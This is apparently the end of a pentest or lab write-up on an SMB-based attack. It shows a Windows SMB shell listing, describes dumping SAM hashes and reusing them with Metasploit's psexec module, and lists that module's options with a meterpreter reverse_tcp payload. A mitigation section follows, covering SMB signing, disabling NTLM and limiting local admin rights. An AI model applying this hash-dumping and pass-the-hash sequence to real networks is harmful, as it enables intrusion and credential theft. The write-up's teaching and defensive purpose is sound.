drw-rw-rw-      0 Sun Jan  7 10:22:24 2024 Documents and Settings
-rw-rw-rw-    8192 Wed Jan 10 10:33:42 2024 DumpStack.log.tmp
-rw-rw-rw- 1610612736 Wed Jan 10 10:33:42 2024 pagefile.sys
drw-rw-rw-      0 Sun Jan  7 10:20:14 2024 PerfLogs
drw-rw-rw-      0 Sun Jan  7 16:03:04 2024 Program Files
drw-rw-rw-      0 Sun Jan  7 10:20:14 2024 Program Files (x86)
drw-rw-rw-      0 Sun Jan  7 16:20:16 2024 ProgramData
drw-rw-rw-      0 Sun Jan  7 10:22:26 2024 Recovery
-rw-rw-rw- 268435456 Wed Jan 10 10:33:42 2024 swapfile.sys
drw-rw-rw-      0 Sun Jan  7 10:22:36 2024 System Volume Information
drw-rw-rw-      0 Sun Jan  7 16:48:52 2024 Users
drw-rw-rw-      0 Wed Jan 10 09:05:38 2024 Windows
#
```

We obtained an interactive SMB Client shell on the Etudiant1 Computer, whose workstation name is P2M-USER2-PC.

As you can see, from there we can pivot privileges, dump the SAM database, obtain password hashes, return to our machine, and use Metasploit with a module: Windows/smb/psexec. Set the options below, input the gained hash, and you will have a shell into that account!

Press enter or click to view image in full size

```
msf6 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBShare		no	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBUser		no	The username to authenticate as

```

Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.6	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

MITIGATION :



Enable SMB Signing on All Devices:

Pro: Completely stops the Attack

Cons: Can cause performance issues with file copies. Decrease in speed of file copies.

Disabled NTLM Authentication on the network:

Pros: Completely stops the Attack

Cons : if Kerberos stops working, Windows Default restart and back to NTLM.

Account Tiering :

Pro : Limits domain admins to specific tasks (e.g only log onto servers with need for DA)

Cons : Enforcing the policy may be difficult

Local Admin Restriction :

Pro : Can prevent a lot of lateral movement. because the local admin gave us the possibility to dump later on the SAM.

Cons : Potential increase in the amount of tickets the server desk get. if you are an low privileged user and you want to install a software, you need an admin right for that.

That's it for this article, I hope it was helpful 🙄💡 .